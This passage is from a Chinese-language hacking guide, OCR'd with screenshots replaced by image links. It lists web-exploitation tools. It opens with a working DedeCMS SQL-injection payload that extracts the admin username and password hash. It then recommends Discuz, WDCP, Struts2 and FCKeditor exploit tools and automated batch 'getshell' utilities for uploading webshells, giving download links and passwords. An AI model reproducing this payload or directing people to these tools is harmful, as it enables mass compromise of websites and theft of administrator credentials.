
```
Submit=%20%E6%8F%90%20%E4%BA%A4%20&dopost=save&email=&logo=,if(@``,0x7c,(select concat(userid,0x7c,pwd) from dede_admin limit 0,1)),1,1,1,1,1)#,@``&typeid=1&url=http%3A%2F%2F&validate=spen&_FILES[webname][name]=1.gif&_FILES[webname][type]=image/gifx&_FILES[webname][size]=10&&_FILES[webname][tmp_name]=pass\
```

相关织梦批量工具







3.2.4、Discuz 升级利用工具



Discuz 另外一个升级漏洞、利用起来有一定的局限性（K8 飞刀）




3.2.5、WDCP 漏洞利用工具




3.2.6、Struts2 命令执行


习科版的 Struts2 工具不愧为神作，silis 这类的文件名估计各位不少见吧…




K8 出的 struts2 有时候也会大姨妈，别的工具能执行，他死活不执行，拉登哥哥需要改进啊




Shack2 的这个真心的不错，估计也是大规模使用的一个了






3.2.7、FCK 利用工具

参考网址：http://www.xiaosedi.com/post/75.html





3.2.8、综合 getshell 工具


3.2.8.1、alihack 综合渗透工具

Alihack 这个工具集成的功能多，唯一的缺点就是收费（参考 www.semhat.com）

3.2.8.2、轻量级 getshell 工具

主要针对扫 fck 编辑器 dedecms ewe 编辑器 ckf 编辑器等等

下载链接：http://pan.baidu.com/s/1c0w9XQS 密码：fobq




3.2.8.3、FCK getshell 工具

自动批量 GetShell 工具发布

版本：1.0


目前支持 FCKeditor 自动批量上传 shell



3.2.9、小龙 cms 识别

参考网址：http://www.waitalone.cn/dragons-web-vulnerability-scanner.html


下载地址：http://pan.baidu.com/s/1dDnAXHn

